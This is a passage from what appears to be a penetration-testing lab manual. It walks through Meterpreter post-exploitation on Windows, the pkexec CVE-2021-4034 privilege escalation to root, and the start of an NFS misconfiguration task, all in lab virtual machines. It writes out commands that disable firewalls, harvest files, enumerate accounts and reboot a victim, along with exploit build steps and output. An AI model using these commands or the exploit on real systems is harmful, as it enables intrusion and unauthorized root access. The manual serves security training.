
Post Exploitation	
Command	Description
net start or stop	Starts/stops a network service
netsh advfirewall set currentprofile state off	Turn off firewall service for current profile
netsh advfirewall set allprofiles state off	Turn off firewall service for all profiles
Post Escalating Privileges	
findstr /E ".txt" > txt.txt	Retrieves all the text files (needs privileged access)
findstr /E ".log" > log.txt	Retrieves all the log files
findstr /E ".doc" > doc.txt	Retrieves all the document files

55. Observe that the Meterpreter session also dies as soon as you shut down the victim machine.

```
C:\>wmic useraccount get name,sid  
wmic useraccount get name,sid  
Name SID  
Admin S-1-5-21-211858687-566857532-2239795073-1002  
Administrator S-1-5-21-211858687-566857532-2239795073-500  
DefaultAccount S-1-5-21-211858687-566857532-2239795073-503  
Guest S-1-5-21-211858687-566857532-2239795073-501  
Jason S-1-5-21-211858687-566857532-2239795073-1005  
Martin S-1-5-21-211858687-566857532-2239795073-1007  
Shiela S-1-5-21-211858687-566857532-2239795073-1006  
WDAGUtilityAccount S-1-5-21-211858687-566857532-2239795073-504  
  
C:\>wmic os where Primary='True' reboot  
wmic os where Primary='True' reboot  
Executing (\Windows\Root\CIMV2:Win32_OperatingSystem=@)->Reboot()  
Method execution successful.  
Out Parameters:  
instance of __PARAMETERS  
{  
    ReturnValue = 0;  
};  
  
C:\>  
[*] 10.10.1.11 - Meterpreter session 1 closed. Reason: Died
```

56. Switch to the **Windows 11** virtual machine (victim machine).

57. You can observe that the machine has been turned off.



58. This concludes the demonstration of how to hack Windows machines using Metasploit and perform post-exploitation using Meterpreter.

59. Close all open windows and document all the acquired information.

60. Turn off the **Parrot Security** virtual machine.

Task 3: Escalate Privileges by Exploiting Vulnerability in pkexec

Polkit or Policykit is an authorization API used by programs to elevate permissions and run processes as an elevated user. The successful exploitation of the Polkit pkexec vulnerability allows any unprivileged user to gain root privileges on the vulnerable host.

In the pkexec.c code, there are parameters that doesn't handle the calling correctly which ends up in trying to execute environment variables as commands. Attackers can exploit this vulnerability by designing an environment variable in such a manner that it will enable pkexec to execute an arbitrary code.

Here, we are using a proof-of-concept code to execute the attack on the target system and escalate the privileges from a standard user to a root user.

Note: In this task, we are exploiting the **pkexec CVE-2021-4034** vulnerability that was shown in the task **Perform Vulnerability Research in Common Vulnerabilities and Exposures (CVE)** of Module 05 (Vulnerability Analysis).

1. Turn on the **Parrot Security** virtual machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
4. In the terminal window type **whoami** and press **Enter**, we can see that we do not have root access.

```
Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot] -[~]
$ whoami
attacker
[attacker@parrot] -[~]
$
```

5. In the terminal window, type **mkdir /tmp/pwnkit** and press **Enter**.

```
Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot] -[~]
$ whoami
attacker
[attacker@parrot] -[~]
$ mkdir /tmp/pwnkit
[attacker@parrot] -[~]
$
```

6. Now, in the terminal type **mv CVE-2021-4034 /tmp/pwnkit/** and press **Enter**.
7. In the terminal window, type **cd /tmp** and press **Enter** to navigate to **tmp** directory.
8. Type **cd pwnkit** and press **Enter** to navigate into **pwnkit** folder.
9. Type **cd CVE-2021-4034/** and press **Enter** to navigate into **CVE-2021-4034** folder.
10. In the **CVE-2021-4034** directory, type **make** and press **Enter**.
11. Now, in the terminal, type **./cve-2021-4034** and press **Enter**.

The screenshot shows a terminal window titled "Parrot Terminal". The terminal window has a dark background with green text. The terminal session starts with the user "attacker" at the prompt "[attacker@parrot]~[-]". The user runs several commands:

- \$ whoami
- \$ mkdir /tmp/pwnkit
- \$ mv CVE-2021-4034 /tmp/pwnkit/
- \$ cd /tmp
- \$ cd pwnkit
- \$ cd CVE-2021-4034/
- \$ make

After the "make" command, the terminal shows the compilation of "pwnkit.c" and "cve-2021-4034.c" into "pwnkit.so" and "cve-2021-4034". Then, it creates a file "gconv-modules" with the module information and copies "pwnkit.so" to "/usr/bin/true". Finally, the user runs the exploit with the command \$./cve-2021-4034.

12. A shell will open in the shell type **whoami** and press **Enter**.

```
[attacker@parrot]~[~]
$ whoami
attacker
[attacker@parrot]~[~]
$ mkdir /tmp/pwnkit
[attacker@parrot]~[~]
$ mv CVE-2021-4034 /tmp/pwnkit/
[attacker@parrot]~[~]
$ cd /tmp
[attacker@parrot]~/tmp
$ cd pwnkit
[attacker@parrot]~/tmp/pwnkit
$ cd CVE-2021-4034/
[attacker@parrot]~/tmp/pwnkit/CVE-2021-4034]
$ make
cc -Wall --shared -fPIC -o pwnkit.so pwnkit.c
cc -Wall cve-2021-4034.c -o cve-2021-4034
echo "module UTF-8// PWNKIT// pwnkit 1" > gconv-modules
mkdir -p GCONV_PATH=.
cp -f /usr/bin/true GCONV_PATH=./pwnkit.so:.
[attacker@parrot]~/tmp/pwnkit/CVE-2021-4034]
$ ./cve-2021-4034
# whoami
root
#
#
```

13. You can observe that, we have successfully got root privileges in the **Parrot Security** machine, without entering any credentials.

Note: This vulnerability has already been patched in newer versions of Unix-based operating systems. Here, we are exploiting the vulnerability for the sake of demonstrating how the attackers can search for the latest vulnerabilities in the target operating system using online resources such as Exploit-Db and further exploit them to gain unauthorized access or escalated privileges to the target system.

14. This concludes the demonstration of how to escalate privileges by exploiting vulnerability in pkexec.
15. Close all open windows and document all the acquired information.
16. Turn off the **Parrot Security** virtual machine.


Task 4: Escalate Privileges in Linux Machine by Exploiting Misconfigured NFS

Network File System (NFS) is a protocol that enables users to access files remotely through a network. Remote NFS can be accessed locally when the shares are mounted. If NFS is misconfigured, it can lead to unauthorized access to sensitive data or obtain a shell on a system.

Here, we will exploit misconfigured NFS to gain access and to escalate privileges on the target machine.

1. Turn on the **Parrot Security** and **Ubuntu** virtual machines.
2. Switch to the **Ubuntu** virtual machine. Click on the **Ubuntu** machine window and press **Enter** to activate the machine. Click to select **Ubuntu** account, in the **Password** field, type **toor** and press **Enter**.
3. In the left pane, under **Activities** list, scroll down and click the terminal icon to open the **Terminal** window.

Note: If a **System program problem detected** pop-up appears click **Cancel**.



4. In the terminal window to install NFS service type **sudo apt-get update** and press **Enter**. Ubuntu will ask for the password; type **toor** as the password and press **Enter**.

